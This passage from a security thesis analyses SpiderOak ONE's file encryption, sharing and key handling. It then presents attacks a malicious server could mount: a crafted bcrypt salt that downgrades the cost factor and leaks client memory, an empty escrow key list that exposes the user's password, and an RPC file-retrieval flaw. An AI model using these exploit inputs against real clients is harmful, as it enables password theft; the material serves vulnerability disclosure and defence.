rn is a 4-byte *record number* (integer), rs is the *record size* (also a 4-byte integer) of the encrypted data (that is, $rs = |c|_8$) and c is the encrypted data. If f is an AppendFile, we use f_{rn} to denote the record number field (and similarly for rs and c).

Suppose some data d is to be encrypted as an AppendFile. First, the application reads all stored AppendFiles in order to determine the next record number, that is, the new record number rn is computed as

$$rn \leftarrow \max(\{f_{rn} \mid f \text{ stored AppendFile}\}) + 1.$$

The appropriate *symkey* is then retrieved (by looking at the directory part of the filename, as described in subsection 5.0.1) — call this key k. Compute a synthetic IV as

$$iv \leftarrow \text{SHA256}(miv \mid\mid rn)_{0:16}, \tag{5.6}$$

and the encryption c as

$$c \leftarrow \text{Enc}_k^8(iv, d). \tag{5.7}$$

Finally, a new AppendFile g is constructed according to Figure 5.3 as

$$g = rn \mid\mid |c|_8 \mid\mid c.$$

Decryption is straight forward: Retrieve rn from g, the key k by looking at the directory part of the name; compute iv according to (5.6) and compute $d \leftarrow \text{Dec}_k^8(iv, c_{0:8rs})$. A concrete example can be seen in Appendix B.

Data sizes. If $|d|_8 > 32768$ then d will be split into a number of blocks each of size at most 32768 bytes. Each block is then encrypted as a separate AppendFile. That is, after the first block has been encrypted rn is incremented, a new iv is computed and the next block is then computed according to the process described.

Journalfiles

An important kind of metadata files, are *journalfiles*. Essentially all actions that affect a physical directory in some way (adding files, directories; altering or moving files, etc.) is recorded in a journal.

More precisely, each physical directory on each device will have its own journal associated with it. For example, the SpiderOak Hive directory on the user's first device would have a journal named `journal/1234-1-1001.jrn` (where we, for the sake of simplicity, assume the user's server assigned id is `1234`); on the user's second device, the SpiderOak Hive folder has a journal `journal/1234-2-1001.jrn`. Another folder (on the user's first device) would have a journal `journal/1234-1-1002.jrn`, and so on. Each journal has its own key. For the first journal, this could would be named `journal/1234-1-1001.key` and would be computed in the following way: Let dk be a 256-bit random string and compute a synthetic IV as

$$iv \leftarrow \mathrm{SHA256}(miv \mid\mid \text{“journal”} \mid\mid name\texttt{.key})_{0:16}, \tag{5.8}$$

where *name* is the journal name (e.g., `1234-1-1001`) and `.key` is an extension (giving us the string `1234-1-1001.key`). The key is then stored in encrypted form as

$$edk \leftarrow \mathrm{Enc}^{8}_{jk}(iv, dk), \tag{5.9}$$

jk being the journal specific symkey encrypted key (as mentioned in subsection 5.1.4). When a specific journal has to be encrypted, the associated key dk is retrieved by substituting the `.jrn` extension for `.key`, and the journal is encrypted as an AppendFile, using dk as the key and an IV computed as in (5.6). A concrete example of a journalfile can be seen in Appendix B.

These directory specific keys play a role in user file encryption and file sharing, so for the rest of the thesis we will denote a key such as dk as a *directory key*.

5.2.2 User Files

Arguably the main reason for using an encrypted cloud storage, is to store encrypted files. We will look at how SpiderOak ONE handles encryption in the following section.

Although structurally simpler, the construction used for encrypting user files is a bit more involved. The format can be seen in Figure 5.4, where eXk is an encrypted key and c is the data. We will describe two concrete types of files, which is encrypted in this format: *blockfiles* that store the actual user file data, and *versionfiles* that keep track of which blockfiles is needed to recover a specific user file.
eXk is computed in the same way regardless of file type. However, slight differences exist in the computation of c, and a description of this aspect is therefore deferred for a bit.

Suppose we want to encrypt some data d with a name *name* and *directory* as either “block” or “version” (the only two types allowed). In addition, let dk




Figure 5.4: Blockfile and versionfile layout.

denote the *directory key* for the physical directory associated with d.[3] eXk is then computed as

$$Xk \leftarrow \text{SHA256}(d \mid\mid mk) \tag{5.10}$$

$$eXk \leftarrow \text{Enc}^{8}_{dk}(iv, Xk), \tag{5.11}$$

where iv is computed as

$$iv \leftarrow \text{SHA256}(directory \mid\mid name \mid\mid miv)_{0:16}. \tag{5.12}$$

In a moment, we shall see that Xk is then used to encrypt d (in a way that depends on the directory). The main point is that, for encryption, a key derived from the data being encrypted is used; to secure this key, a key depending on the physical directory is used, which is itself protected by a symkey encrypted key, namely jk. This construction recalls the hierarchical relationship between keys mentioned at the beginning of the chapter.

The wider picture. Suppose the user instructs SpiderOak ONE to backup a physical file containing data d. Let dk be the directory key associated with the physical directory d is stored in. In addition let $\text{pad}(x)$ be a function which returns x padded according to the ANSI X.923[4] padding scheme. Let d.name denote the name given to the file. Then

1. Partition d into n blocks $b_0, \ldots, b_n$ of sizes not necessarily the same for all blocks. Each block has a distinct name b_i.name (that is, each block is treated as a separate file internally in the application).

2. For each block b_i, compute a synthetic IV iv_i according to (5.12) by using "block" as *directory* and b_i.name as *name*. The encryption key bk_i for b_i is then derived according to (5.10) using the data of b_i as d. Compute the encryption c_i as

$$c_i \leftarrow \text{Enc}^{128}_{bk_i}(iv_i, \text{pad}(b_i)), \tag{5.13}$$

   and the encrypted block key ebk_i according to (5.11). Notice that full-width AES-CFB is used for encrypting c_i. In fact, this is the only place in the application that it is used, and we suspect it is the result of a performance consideration. Enc^8 is 16 times slower than Enc^{128} as the underlying block cipher has to be invoked for each byte instead of for each 16-byte block. Finally, the *blockfile* for the block b_i is defined to be

$$ebk_i \mid\mid c_i.$$

[3] As we are dealing with a user's file, we are operating in the context of a physical directory.
[4] 0-bytes followed by a byte denoting the length of the padding.

3. Let vk be a key derived according to (5.10) with d as the data (that is, the whole content of the user file is used). Compute an IV iv according to (5.12) using d.name as the *name* and "version" as the *directory*. Let $bl = [b_0.\text{name}, \ldots, b_n.\text{name}]$ denote a list of the names of the blockfiles that stores the encrypted version of d and compute

$$c \leftarrow \text{Enc}^8_{vk}(iv, bl),$$

and evk according to (5.11). Define the *versionfile* for the data (i.e., user file) d as

$$evk \mid\mid c.$$

When the client wants to retrieve a file for the user, the client first looks up the corresponding versionfile and decrypts it. From the versionfile, the client can then determine which blockfiles are needed in order to recover the content of the file requested by the user.

Colliding Keys. The construction used for creating the file encryption key Xk begs the question: Is it possible to end up with identical keys for different blocks and if yes, can it be observed by someone who only sees the encrypted files? Since mk is in effect unique per account, we can consider three cases where the client might derive the same keys for different blocks:

1. If d is small enough (i.e., its partition is only one block), then the keys bk_0 and vk will be the same.

2. If the partition of d contains two identical blocks b_i and b_j with $i \neq j$, then $bk_i = bk_j$.

3. If the user has two files f and g who share a block, i.e., there exists indices i, j such that $bk_i^f = bk_j^g$ (the superscript denotes which file the block key belongs to).

If a passive observer could see which blocks shares keys, then this would give him some information what data is being stored (e.g., that some data is repeated in the file or two different files). Fortunately, this trivial distinguishing attack does not work. In point 1 above, the IV used would be derived with "block" for bk_0 and "version" for vk (cf. (5.12)). For points 2 and 3, the *name* used in deriving the IV will differ (recall the observation in subsection 5.0.1 about unique names). Thus the encryption (5.11) will differ.

That being said, we remark (again) that we do not attempt to provide any formal proofs for security, but are merely ruling out a trivial attack. We note that this construction is almost identical to the one presented in [15] called "convergent encryption". Formal proofs for convergent encryption are presented in [5].

Moving files. As the physical directory of a file determines the key used (the key *dk* used in (5.11)), a natural question to ask is: What happens when the user moves a file? With respect to the file's encryption, the answer is "nothing". However, when a file is moved, a *move out* entry will be added to the old physical directory's journal and a *move in* entry will be added to the new directory's journal. As a side note, when a new file is added to a directory, an *add* entry is added to the directory's journal. Similar entries exist for file deletion, purging and update.

Metadata for user files. Both versionfiles and blockfiles contain a number of metadata related to its content: Each block b_i will contain an MD5 hash of its content, a adler32 checksum [2] of its content, an indication of whether or not the content was compressed, and the size of the data. The MD5 hash is used for checking the integrity of the decrypted file. See Appendix B for examples of such metadata.

5.3 Shared Files

SpiderOak ONE allows sharing of files in two different ways: By sharing a single file, or by sharing a whole directory. In both cases, the shared file(s) become available through `spideroak.com`, so they can be accessed without having to install their desktop client.[5]

5.3.1 Single File

In order to share a single file, the client will make a single POST request to a HTTPs endpoint (using TLS in the manner described in subsection 3.2.4). The client includes in this request a HTTP Basic Authentication [30] header and the keys vk and bk_i for all i that was used to encrypt the file that should be shared. More precisely

1. The client constructs a string to be used for HTTP basic authentication using the URL encoded[6] username

   $$uid \mid did \mid rt$$

   Where rt is the value sent by the server in Protocol 5, uid is the (server assigned) user id and did is the device ID of the device where the share request originated from. The password used is

   $$\text{hex}(hm)$$

   where hm is the *encrypted* version of the key `hmac.key` in Table 5.1. That is, the client will *not* decrypt the key before it is being used here. $\text{hex}(x)$ is a function encodes x as hexadecimal (base 16). An interesting note about

[5] And as a side note, this is also the portal used by their mobile application.

[6] E.g., the `|` gets encoded as `%7D`

hm here, is that this key is only ever used in this context. In other words, it is a key that is encrypted but never decrypted. The reason for this is most likely because the server has to be able to validate the password sent by the client (and thus, the client cannot use the decrypted version of *hm* because the server does not possess it).

2. Next, the client sends a POST request with the basic authentication header, using HTTPs, to the endpoint

   $$\texttt{spideroak.com}/\text{b32E}(u)/\texttt{shared}/\mathit{vname}/\mathit{fname}$$

   Where u is the server assigned username (base32 encoded as indicated by the function b32E), *vname* is the name of the version file associated with the file and $fname$ is the physical filename (e.g., “somesong.mp3”). In the body of the request, the client includes the key vk for the versionfile named *vname*, as well as all the blockfile keys bk_i for the blocks b_i indicated by the list stored in the versionfile *vname*.

3. If the server accepts everything (presumably, this means the authentication header was correctly constructed and that the server could decrypt the file) the server will respond with an URL path segment of the form

   $$/\text{b32E}(u)/\texttt{shared}/\mathit{vname}/\mathit{fname}?r$$

   where r is an arbitrary 16-byte value. This path indicates where the file can be downloaded on `spideroak.com`.

Files shared in this way will be available for three days, after which they become inaccessible.

Note that we see here how the user file encryption method (by storing the actual encryption keys in the encrypted content itself) makes sharing very efficient. Instead of uploading the whole file, the client only needs to send a number of small keys, in order to share a file. The server is then the one doing the actual decryption.

5.3.2 Shared Directories

Sharing of a whole directory (through so-called *ShareRooms*[7]) works in almost the same way as sharing a single file, although with two important differences: Instead of sharing keys for specific files, the *directory key* is shared; and instead of using HTTPs, the Perspective Broker protocol is used (in the way described in subsection 3.2.4). The actions a user has to take in order to share a folder was described in section 3.1.

When a user shares some physical directory D, the client finds the corresponding directory key, decrypts it, and sends it to SpiderOak, who can then decrypt any file residing in D (since, as could be seen in (5.11) the concrete file-encryption key is protected by the directory key).

Some special cases exist, however, for files which were not originally part of the shared directory.

[7]`https://spideroak.com/manual/send-files-to-others`

1. If the file was already shared, i.e., already part of the folders synchronized in SpiderOak ONE; then the application behaves as if only that file was shared. That is, it extracts and decrypts the block keys associated with the file in question and sends these to the SpiderOak server.

2. If the file was not already shared; then the application simply encrypts the file using the shared (and now public) directory key and sends the encrypted blocks. As the SpiderOak server possess the directory key, it can easily retrieve the file's content and share it.

The last point, however, does raise an issue with regard to removing shared directories. Indeed, the shared directory key does not become invalid, so files added to a directory that was once shared in the past, can in principle still be read by SpiderOak. We return to this issue in chapter 6.

5.4 Password Change & RSA Key Upgrade

The last thing we will look at in this chapter, is how SpiderOak ONE handles a password change and upgrading of the RSA keypair (cf. subsection 5.1.1). Consider Figure 5.5 which gives a graphical representation of the relationship between the various cryptographic values used in SpiderOak ONE.




Figure 5.5: Relationship between cryptographic values. Values in the dotted red box are directly dependent on the user's password; values in the dotted blue box are directly dependent on the RSA keypair. A solid arrow from A to B means A is used to protect B.

This relationship also shows the minimum work needed by the SpiderOak ONE client in order to facilitate a password change or key upgrade.

5.4.1 Password Change

When the user changes their password the client will do the following, as implied by Figure 5.5

1. Change the user's password to p' (as chosen by the user).

2. Decrypt kp and compute the new key kp' as described in subsection 5.1.1, using the new password p'.

3. Compute the new challenge key ck' as $\text{PBKDF2}(p', s_1, 16384)$.

4. Upload ck' and kp' to the SpiderOak server, to replace the old kp and ck.

The point to remember, is that none of the *symkey encrypted* values are recomputed, implying in particular that file encryption and decryption can happen independently of the user's password, once the relevant keys are known (the directory key, jk or the concrete file encryption keys).

5.4.2 RSA Keypair Upgrade

The process for upgrading the RSA keypair in kp is a bit more involved, mainly because its size determines the size of k_{sym}. It works, roughly, as follows

1. Generate a new keypair $(pk', sk') \leftarrow \text{RSAGen}(n')$ with size $n' \geq n - 1$ (n being the size of the old keypair).[8]

2. Generate a new k'_{sym} as a random $(n' - 8)$-bit string

3. For all symkey encrypted values, k.

   (a) decrypt k using the old symkey k_{sym}.

   (b) encrypt k using the new symkey k'_{sym} as described in subsection 5.1.3.

4. Encrypt k'_{sym} using the new keypair (pk', sk') in the way described in subsection 5.1.2.

5. Encrypt (pk', sk') as described in subsection 5.1.1.

6. Transmit all the new values to the server, in order to replace the old values.

It should be noted that the user *cannot* start a key upgrade. Only the remote SpiderOak server can. In addition, the client will not permit a "downgrade", i.e., an upgrade to a smaller modulus than the one currently in use.[9] The main point to note here, though, is that the actual symkey encrypted keys, are *not* recomputed. For example, jk will be the same key before and after a keypair upgrade.

[8]This check is (probably) the result of SpiderOak confusing the size of the modulus with the maximum size the key can encrypt. In principle, a downgrade is possible here by downgrading the key one bit a time. However, the modulus must be a multiple of 256 so in practice it is not a problem, see `https://github.com/dlitz/pycrypto/blob/master/lib/Crypto/PublicKey/RSA.py#L540`

[9]Another interesting implementation quirk actually exists here: If the server can, somehow, cause an exception in the client while it reads `keypair.key`, then a downgrade *may* be possible due to the way Python 2 compares integers with the `None` value. Specifically, `None > n` is false for any integer n, where `None` is the size of the current key since it could not be read, thus leading the client to think the new value n is bigger than the old.

Chapter 6

Attacks

The following chapter presents a collection of concrete attacks that can be carried out by a malicious SpiderOak server against a SpiderOak ONE client that weaken or break the “no-knowledge” property by weakening or stealing the user’s password.

Each attack will be presented as a description of the underlying issue(s) that enable it, how it can be exploited and its impact. We categorize our attacks as either active or passive, depending on the assumed capabilities of the malicious server. Each attack was implemented and verified to work against version 6.1.5 of SpiderOak ONE. Data and descriptions of our implementations can be found in Appendix A.

6.1 Active Attacks

We begin by exploring issues in SpiderOak ONE that can be exploited by an *actively malicious* adversary as defined in Threat Model 1.

Threat Model: Active adversary
Goal: Recover contents of encrypted user files
Capabilities:

eavesdrop	Read what is being sent between server and client in real time.
tamper	Inject, remove or alter the data sent between the server and client.

Threat Model 1: Description of the active adversary assumed.

Note that such an adversary models the scenario where a SpiderOak server decides to turn against the user. In particular, we can use the adversary to examine how the “no-knowledge” property fares against SpiderOak in the worst case scenario.

We present three attacks: Weakening of a password hash and client memory disclosure, extraction of the user’s password using the `escrow/challenge` (Protocol 4) and extraction of a user’s password using an implementation flaw in the remote procedure interface available to the server.

Setup. For the attacks in subsections 6.1.1 and 6.1.2 we only care about being able to run the login protocol, and as the login protocols all interact using HTTPs, we can implement our malicious server as a simple webserver.

For the attack in subsection 6.1.3 we must be able to handle the fairly complex remote procedure call interface the client and server uses. In this case we implemented a Man-in-the-Middle program which could selectively tamper with the legitimate traffic between a real server and the client, and in that way emulate the case where the server acts maliciously.

Client. Our client was SpiderOak ONE version 6.1.5, running on a GNU/Linux Debian 8.7 virtual machine. Details can be found in Appendix A.

6.1.1 Attack 1: Bcrypt downgrade and memory leak

The first attack we will present abuses two issues that arise from a combination of missing validation on the client and use of a buggy library. More precisely, the client does not check the salt s received in Protocol 3, which enables the server to (1) use a much smaller cost factor than intended, and (2) pass a malformed salt which exposes a memory disclosure bug in the bcrypt library used by the client. As the cost factor and salt can be viewed separately in a bcrypt salt, both issues can be combined into a single exploit.

The issue. Recall the authentication protocol from subsection 4.1.3: the server sends a bcrypt salt s, the client computes $h \leftarrow \text{bcrypt}(p, s)$ and sends h back to the server. Consider the snippet in Listing 6.1 that shows how the client handles s and computes h, and note that no validation or checks are performed on s (`self.challenge['salt']`). This fact immediately implies that the server can choose s, and since the cost factor is part of s in the bcrypt specification (cf. subsection 2.4.1), that the server can choose a cost factor *lower* than the normal 12 (or $2^{12} = 4096$ iterations).

```
class BcryptChallengeResponder(Responder):
  schemes = ['bcrypt']
  def answer(self, password):
    return {'scheme': self.challenge['scheme'],
            'bcrypt_result':
              bcrypt.hashpw(password.encode('utf-8'),
                            self.challenge['salt'])}
```

Listing 6.1: Responder for the `bcrypt` scheme.

We examine the `bcrypt` module in order to see which kinds of salts are permitted. The implementation used is `py-bcrypt-0.4`[1] and the code that checks the cost factor can be seen in Listing 6.2. We learn that the lowest cost factor allowed is 4 or $2^4 = 16$ iterations. In other words, the server can downgrade the work required in computing h with a factor of 8.

[1]See e.g., `https://pypi.python.org/pypi/py-bcrypt/` or `https://github.com/grnet/python-bcrypt`

```
n = atoi(salt);
if (n > 31 || n < 0)
        return -1;
logr = (u_int8_t)n;
if ((rounds = (u_int32_t) 1 << logr) < BCRYPT_MINROUNDS)
        return -1;
```

Listing 6.2: Code snippet for checking cost factor. `BCRYPT_MINROUNDS` is 16.

We discovered a memory disclosure bug during our examination of the bcrypt module. Consider the snippet Listing 6.4 and notice that the function exits immediately if `buf` contains invalid base64 characters. Now, consider how `decode_base64` is used in Listing 6.3 (which is essentially the function `bcrypt.hashpw`). First a 16 byte array of uninitialized values is created (line 5), then the function tries to decode the salt passed to the function (line 10). After computing the password hash, the salt is re-encoded into base64 (line 15) and finally, h is constructed and put into a buffer passed to the function (line 20). As no validation of s happens, the server can — in addition to using a low cost factor — also use an invalid salt and thus get the client to leak 16 bytes of memory (the content of the `csalt` array)

The attack. Creating a salt which exploits both issues described is straight forward: Set the cost factor to the string `04` and use, as the first character of the salt, a character which is not valid base64.[2] The salt we used for construction an attack can be seen in Figure 6.1 (`0x01` is the byte `00000001`).

```
$2a$04$0x01AAAAAAAAAAAAAAAAAAAAA
```

Figure 6.1: Bad salt

The part highlighted in blue sets the cost factor to 4, which is the lowest we are allowed, while the part in red ensures we trigger the memory disclosure bug. Getting the user to perform multiple logins results in the client returning values such as those in Figure 6.2. The highlighted parts illustrate the segment of the hash that correspond to the leaked client memory.

```
$2a$04$iM/x.Nb9...ebsuH716...fw576xg/3FVnWNYCHyYDskSOcnov/dG
$2a$04$6AAwCPD9...ergmZCV6...XE9PkLUUoclduCplVq8QsR1bF0Jf0mS
$2a$04$qAo3aRT9...evhD5LV6...nfOE4dX7TLQ4RGDHdUE5UzXQPiI0WKm
```

Figure 6.2: bcrypt hashes returned by the client when using the bad salt and password *asd*.

[2]A small note here: The `bcrypt` module actually checks that the salt does not contain any 0 bytes, presumably since these are used as string terminators in C. So we can pick any character, so long as it is not `0x0`.

```c
int
pybc_bcrypt(const char *key, const char *salt, char *result,
            size_t result_len)
{
    u_int8_t csalt[16]; // uninitialized values
    char encrypted[128];
    /* more local vars */

    /* base64 decode and copy salt into csalt */
    decode_base64(csalt, 16, (u_int8_t *) salt);

    /* compute bcrypt hash using key and csalt */

    /* base64 encode csalt and put into encrypted */
    encode_base64((u_int8_t *) encrypted + i + 3, csalt, 16);

    /* base64 encode bcrypt hash and move it into encrypted */

    /* elen = strlen(encrypted) */
    memcpy(result, encrypted, elen + 1);
    return 0;
}
```

Listing 6.3: Code snippet related to encoding and decoding of the base64 encoded part of a bcrypt salt.

```c
static void
decode_base64(u_int8_t *buf, u_int16_t len, u_int8_t *data)
{
    u_int8_t *bp = buffer;
    u_int8_t *p = data;
    u_int8_t c1, c2, c3, c4;
    while(bp < buf + len) {
        /* get numeric base64 representation of the two first
           characters in data or 255 if they are invalid */
        c1 = CHAR64(*p);
        c2 = CHAR64(*(p + 1));
        if (c1 == 255 || c2 == 255)
            break;
    /* snip */
}
```

Listing 6.4: Function for decoding base64, showing the conditional that is used to exit early in case of bad input.

The impact. Because only 16 bytes of client memory gets leaked at a time, the impact is minimal. In comparison, *Heartbleed* allowed leaking up to 64k memory [3] and *Cloudbleed* discovered earlier this year could potentially leak whole requests [25, 37]. On the other hand, serious treatment has been given to bugs leaking much less memory, such as the *Ticketbleed* bug from last year which could only leak up to 31 bytes [50, 21]. That said, the bug we found lacks one "feature" which limits its impact, namely that cannot be automated. In fact, as the user has to engage in a login attempt for every 16 bytes leaked, one can easily imagine the user becoming suspicious long before enough memory is leaked for it to become a problem.

The downgrade of the cost factor is arguably a problem. The original bcrypt implementation presented in 1999 by Provos et al. in [38] defaults to a cost factor of 6 for *normal user accounts*. In addition, if we return to the benchmark in [24] we see that bcrypt can be computed to the tune of 105kH/s. As this is with a cost factor of 5 we can estimate a speed of 210kH/s for a cost factor of 4 (as mentioned in subsection 2.4.1).

Ultimately, the impact depends on the strength of the password used by the user. We note here that SpiderOak does not enforce any kind of password policy; and besides, arguing security solely from the assumption that users choose strong passwords is not a good idea. (E.g., according to Keeper Security, the most popular password in 2016 was "123456".[3])

6.1.2 Attack 2: Password recovery in `escrow/challenge`

The next attack is fairly simple: Since the server, in principle, gets to decide the keys sent in `escrow/challenge` (Protocol 4) it can use keys for which it knows the private key. Put differently, by sending a public-key for which it knows the corresponding private-key it can, if the client accepts the computed fingerprint, decrypt *auth* and recover the user's password.

The issue. For the sake of the following description, we assume the client will accept any fingerprint presented. We return to this point when we discuss the impact of the attack.

Suppose the server computes an RSA keypair (sk^*, pk^*), an arbitrary ID id and arbitrary challenge c^* and sends the list $l^* = [(id, pk^*)]$ and c^* to the client. Clearly, as the client accepts the fingerprint $fp = \textsc{Fingerprint}(l^*)$, the server can recover user's password p from $auth = \textsc{LayerEnc}(p, l^*, c^*)$ by doing the following

1. Extract A, K and iv from $auth$.
2. Compute $k \leftarrow \mathrm{RSADec}_{sk^*}(K)$. Possibly since the client used pk^*.
3. Compute "$\{$"$challenge$" : c^*, "$password$" : $p\}$" $\leftarrow \mathrm{Dec}^{8}_{\mathrm{SHA256}(k)}(iv, A)$.
4. Output p.

[3]`https://blog.keepersecurity.com/2017/01/13/most-common-passwords-of-2016-research-study/`

An interesting implementation quirk exists in the way the client treats l^* and computes *auth*. Consider the snippet Listing 6.5: Roughly speaking, the client calls `start_login` in order to obtain l^* (`data['layer_data']`) and (after computing the fingerprint, and if the user accepts it) calls `finish_login` in order to compute and send *auth*. The point to note is that the client never checks that l^* actually is the correct format.

```python
def start_login(self, brand, username):
  # snip
  data = {'brand_id': self.brand, 'username': self.username}
  r = yield self.session.post(self.url + 'authsession/',
                              data=data)
  data = r.json()
  self.layers = serial.loads(b64decode(data['layer_data']))
  # snip

def _get_auth_data(self):
  sign_key = RSA.generate(1024, os.urandom)
  json_auth = json.dumps({'challenge': self.challenge_b64,
                          'password': self.password})
  escrowed_auth = escrow_binary(self.layers, json_auth,
                                sign_key)

  return {'brand_id': self.brand,
          'username': self.username,
          'auth': b64encode(escrowed_auth),
          'sign_key': serial.dumps(None),
          'layer_count': len(self.layers)}

def finish_login(self, password):
  # snip
  auth_data = self._get_auth_data()
  r = yield self.session.post(self.url + 'auth/', data=auth_data)
  # snip
```

Listing 6.5: Code from the client showing how it handles logins.

Consider now the code in Listing 6.6 and observe that no encryption happens if l^* is empty.[4] We speculate that this could become an issue in the case where the server is not malicious, but buggy or configured wrongly (an issue which might manifest itself when running a local enterprise instance).

```python
def escrow_binary(escrow_key_layers, data, sign_key):
  layer_data = data
  for idx, layer in enumerate(escrow_key_layers):
    layer_data = make_escrow_layer(layer[0], layer[1],
                                   layer_data, sign_key)
  return layer_data
```

Listing 6.6: Loop part of the procedure LayerEnc

[4]An iterator yielding zero values.

Consider a scenario where, for whatever reason, the entity specifying l forgets to include *any* keys. That is, specifies that $l = [\,]$ should be used. In this case, the client is presented with an empty list, skips the encryption (and returns the user's password in plaintext) and hence, the user's password is inadvertently revealed to SpiderOak.

The attack. For the sake of brevity, we describe an attack where the server sends no keys. We serialize an empty tuple and send this to the client. In return, we get the value in Figure 6.3 which after decoding yields the value in Figure 6.4.

```
eyJjaGFsbGVuZ2UiOiAiZGVhZGJlZWYiLCAicGFzc3dvcmQiOiAic2VjcmV0MTIzIn0=
```

Figure 6.3: Payload (after URL decoding) returned by the client when no keys are sent.

```
{"challenge": "deadbeef", "password": "secret123"}
```

Figure 6.4: Payload after base64 decoding.

In section A.3 we describe and present an attack that uses a server chosen keypair.

The impact. The fingerprint fp computed as $fp = \textsc{Fingerprint}(l^*)$ is most likely meant to protect against the attack described. However, the way it is presented to the user is worrying. After the fingerprint has been computed, a prompt is shown to the user, who then has to either press "Yes" (accept the fingerprint) or "No" (reject it). The prompt is shown in Figure 6.5. Suppose a user a subjected to the attack described. We can assume he has not previously seen the prompt (as the `escrow/challenge` is not used in normal interaction). In this case, the correct (as in safe) behaviour would be to press "No". However, the text in the prompt implies the opposite. The phrase "*[...] if you have not been given a fingerprint, please click 'yes' below.*" implies the correct behaviour in this case, is to press "Yes". And as we have seen, this results in leaking the user's password to the server.

Unclear wording aside, the Fingerprint procedure itself raises an interesting question: Since only every other word is used, is it possible to forge a fingerprint? Suppose the correct fingerprint fp is computed as

$$fp \leftarrow w_0 \,||\, w_2 \,||\, \ldots \,||\, w_{22}$$


Corresponding to a hash h for which

$$w_0 \,||\, w_1 \,||\, \ldots \,||\, w_{22} \,||\, w_{23} \leftarrow \text{key2eng}(h)$$

The question is then: can the server easily compute h' such that

$$w_0 \,||\, w'_1 \,||\, \ldots \,||\, w_{22} \,||\, w'_{23} \leftarrow \text{key2eng}(h') \tag{6.1}$$

where possibly $w'_i \neq w_i$ for odd i. Roughly speaking, key2eng(h) is computed as follows:



If your SpiderOakONE Administrator has given you a fingerprint phrase and it matches the fingerprint below, or if you have not been given a fingerprint, please click "Yes" below. Otherwise click "No" and contact your SpiderOakONE Administrator.

STAY ED NAME HOSE PAR WIFE MAY EACH MEAL JUST YE NET

Figure 6.5: Fingerprint prompt for $fp = \text{FINGERPRINT}(\text{SHA256}())$.

1. Set $fp =$ “” and split h into 64-bit chunks c_i. For each chunk
   (a) Compute $p \leftarrow \sum_{i=1}^{33} (c_i)_{2(i-1):2i}$.
   (b) Set $c_i \leftarrow c_i \mid\mid \text{LSB}_2(p)$.
   (c) for $j = 1, \dots, 6$ do $fp \leftarrow fp \mid\mid w$ where w is the $(c_i)_{11(j-1):11j}$'th (as an integer) word in a table.
2. output fp

In words, compute 2 bits, append them to a chunk and process the chunk in segments of 11 bits. For each segment, make a lookup in a table. Note that the table (defined in [13]) has 2048 words, the same as the maximum value attainable ($2^{11} = 2048$ cf. step (c)). The reason the hash h' in (6.1) cannot be easily computed essentially follows from second pre-image collision resistance of SHA256.

Suppose a poly-time algorithm $\mathcal{A}$ exists that on input $fp = \text{FINGERPRINT}(h)$ outputs a x such that $\text{SHA256}(x) = h'$ and h' satisfies (6.1). Then, simply by construction of key2eng, h' would match around half the bits of h (roughly speaking, in step (c) all segments $(c_i)_{11(j-1):11j}$ with an even j would be the same for both h and h') implying that we can use $\mathcal{A}$ to create near second pre-image collisions in SHA256.

Of course, this does not preclude the creation of a fingerprint with “look-a-like” words, e.g., “FRAY” instead of “FRAU”.

6.1.3 Attack 3: Unsafe remote procedures

The last active attack we will demonstrate can also be used to recover the user's password. However, unlike the attack in the previous section, this attack can be done completely silent without any indication towards the user that his password is being stolen.

The issue. The issue arises from a combination of two things. First that the default behaviour means the user's password is written in plaintext to the filesystem on the client. And second, that the RPC interface the client makes available, enables the server to retrieve this file.

The client exposes three procedures that all do essentially the same thing: Allow the server to retrieve a file from the client's filesystem, cf. Table 6.1.

name	remark
`remote_get_diagnostic_blob_slice`	"remote diagnostics" must be enabled
`remote_push_app_log`	
`remote_push_app_log_no_delay`	

Table 6.1: Remote procedures considered harmful.

Obviously, simply letting the server retrieve *any* file is insecure, so the client will first check the incoming file path request against the regular expression in Listing 6.7 (and refer to Table 6.2 for examples of allowed or disallowed file paths).

```
_safe_user_file_regexp = re.compile('''
   ^([a-zA-Z0-9_-]{1,240})
    ([\\\\/])
    ((?:[@a-zA-Z0-9_-]|\\.(?!\\.)){1,240})$''', re.VERBOSE)
```

Listing 6.7: Test if a file path is "safe" or not.

allowed	disallowed
`foo/bar`	`foo.bar/baz`
`foo_bar/baz.com`	`foo/bar/baz`
